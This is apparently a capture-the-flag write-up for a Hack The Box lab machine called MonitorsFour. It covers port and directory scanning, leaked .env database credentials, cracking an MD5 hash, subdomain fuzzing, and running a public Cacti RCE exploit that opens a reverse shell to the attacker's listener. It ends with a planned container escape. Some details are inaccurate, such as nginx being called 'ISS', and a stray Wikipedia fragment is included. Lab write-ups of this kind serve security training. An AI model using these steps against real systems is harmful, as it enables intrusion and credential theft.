

MonitorsFour


Enumeration

We begin the box by doing a good old nmap port scan

```
(dogma@kali)-[~]
$ nmap -sV -T4 -vv 10.129.10.118
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 14:25 CET
NSE: Loaded 47 scripts for scanning.
Initiating Ping Scan at 14:25
Scanning 10.129.10.118 [4 ports]
Completed Ping Scan at 14:25, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:25
Completed Parallel DNS resolution of 1 host. at 14:25, 0.03s elapsed
Initiating SYN Stealth Scan at 14:25
Scanning 10.129.10.118 [1000 ports]
Discovered open port 80/tcp on 10.129.10.118
Discovered open port 5985/tcp on 10.129.10.118
Completed SYN Stealth Scan at 14:26, 13.24s elapsed (1000 total ports)
Initiating Service scan at 14:26
Scanning 2 services on 10.129.10.118
Completed Service scan at 14:26, 6.24s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.10.118.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 14:26
Completed NSE at 14:26, 0.75s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 14:26
Completed NSE at 14:26, 0.64s elapsed
Nmap scan report for 10.129.10.118
Host is up, received echo-reply ttl 127 (0.16s latency).
Scanned at 2026-01-25 14:25:50 CET for 21s
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 127  nginx
5985/tcp  open  http    syn-ack ttl 127  Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.50 seconds
Raw packets sent: 2009 (88.372KB) | Rcvd: 10 (424B)
```

we find out that there is an ISS http server running on the server, let's take a look



look like a showcase site

We now launch dirsearch to find directories that shouldnt be public on the webserver :

```
(dogma@kali)~$ dirsearch -u http://monitorsfour.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/dogma/reports/http_monitorsfour.htb/__26-01-25_14-35-05.txt
Target: http://monitorsfour.htb/

[14:35:05] Starting:
[14:35:14] 200 - 97B - /.env
[14:35:16] 403 - 548B - /.htaccess.bak1
[14:35:16] 403 - 548B - /.ht_wsr.txt
[14:35:16] 403 - 548B - /.htaccess.orig
[14:35:16] 403 - 548B - /.htaccessBAK
[14:35:16] 403 - 548B - /.htaccess.save
[14:35:16] 403 - 548B - /.htaccess_orig
[14:35:16] 403 - 548B - /.htaccess_extra
[14:35:16] 403 - 548B - /.htaccess.sample
[14:35:16] 403 - 548B - /.htaccessOLD2
[14:35:16] 403 - 548B - /.html
[14:35:16] 403 - 548B - /.htm
[14:35:16] 403 - 548B - /.htaccessOLD
[14:35:16] 403 - 548B - /.htpasswd
[14:35:16] 403 - 548B - /.htpasswd_test
[14:35:16] 403 - 548B - /.htaccess_sc
[14:35:52] 200 - 367B - /contact
[14:35:52] 403 - 548B - /controllers/
[14:36:17] 200 - 44B - /login
[14:36:54] 301 - 162B - /static -> http://monitorsfour.htb/static/
[14:37:09] 200 - 35B - /user
[14:37:14] 301 - 162B - /views -> http://monitorsfour.htb/views/
```

we get a hit on an interesting .env file


```
(dogma@kali)-[~/Téléchargements]
$ cat env
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
```

the env file indicate us that there is a db in the server and we have its credentials

we try connecting with the creds but dont get any response back


```
(dogma@kali)-[~]
$ mysql -h mariadb -P 3306 -u monitorsdbuser -pf37p2j8f4t0r monitorsfour_db
```

we also get an interesting endpoint at /user that ask us for a token parameter




```
{\"error\": \"Missing token parameter\"}
```

we try fuzzing token id's manually



and we get a response with token id 0



some credentials we can probably reuse somewhere

we try cracking the password hash of the administrator :

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

56b32eb43e6f15395f6c46c1c9e1cd36



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
56b32eb43e6f15395f6c46c1c9e1cd36	md5	wonderful1

Color Codes: Exact match, Partial match, Not found.

[Download CrackStation's Wordlist](#)


we login on the dashboard with the admin username and password
admin:wonderful1 and find nothing interesting

now we can try is enumerating subdomains to find hidden services on the
server

```

(dogma@kali)-[~]
$ ffuf -c -u http://monitorsfour.htb/ -H "Host: FUZZ.monitorsfour.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fw 3

```



```

v2.1.0-dev
-----
:: Method      : GET
:: URL         : http://monitorsfour.htb/
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header     : Host: FUZZ.monitorsfour.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response words: 3
-----
cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 169ms]
[WARN] Caught keyboard interrupt (Ctrl-C)


```


Boom, we get a hit and it look like this service is a supervisor/IDS based on what wikipedia say

and when to remove this message)

Cacti is an [open-source](#), web-based [network monitoring](#), performance, fault and configuration management framework designed as a [front-end](#) application for the open-source, industry-standard [data logging](#) tool [RRDtool](#).^[3] Cacti allows a user to [poll](#) services at predetermined intervals and graph the resulting data. Through the use of Cacti plugins, it has been extended to encompass all of the FCAPS operational management categories. It is generally used to graph time-series data of metrics such as CPU load and network [bandwidth](#) utilization.^[4] A common usage is to monitor network traffic by polling a [network switch](#) or [router](#) interface via [Simple Network Management Protocol](#) (SNMP).

The Cacti end user front end supports both User and User Groups security models and supports Role Based Access Control (RBAC) for access to not only monitoring data, but various areas of the user interface. Group users can either be locally defined or






we try entering the default credentials, but dont get authenticated, maybe there is an exploit on this software, let's take a look on exploit db :

we can try login as Marcus, as we know he is an administrator

we successfully logged in



Exploitation

we then search for exploits on this software and we find a RCE, we exploit it :

```
(dogma@kali)-[~/htb/monitorsfour/CVE-2025-24367-Cacti-PoC]
└─$ python3 exploit.py -url http://cacti.monitorsfour.htb -u m
arcus -p wonderful1 -i 10.10.14.122 -l 4445
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: 5clCb.php
[+] Got payload: /bash
[i] Created PHP filename: 93JZl.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80

(dogma@kali)-[~/htb/monitorsfour/CVE-2025-24367-Cacti-PoC]
└─$

Listening on 0.0.0.0 80
^C

(dogma@kali)-[~/CVE-2020-8813]
└─$ nc -lvnp 9999
Listening on 0.0.0.0 9999
^C

(dogma@kali)-[~/CVE-2020-8813]
└─$ nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 10.129.10.118 60019
bash: cannot set terminal process group (8): Inappropriate ioc
tl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$
```

and get shell as www-data

```
cat: user.txt: No such file or directory
www-data@821fbd6a43fa:/home/marcus$ cat user.txt
cat user.txt
8bdd15cb0ef31f8357a85f1cddebfb400
www-data@821fbd6a43fa:/home/marcus$
```

we capture the flag in marcus home directory

Privesc

we quickly notice that we are in a container

```
valid_ltc forever preferred_ltc forever
www-data@821fbd6a43fa:~/html/cacti$ ip route
ip route
default via 172.18.0.1 dev eth0
172.18.0.0/16 dev eth0 proto kernel scope link src 172.18.0.3
www-data@821fbd6a43fa:~/html/cacti$
```

We are now gonna try to escape this container by mounting an image in the host directory to have root access over the system

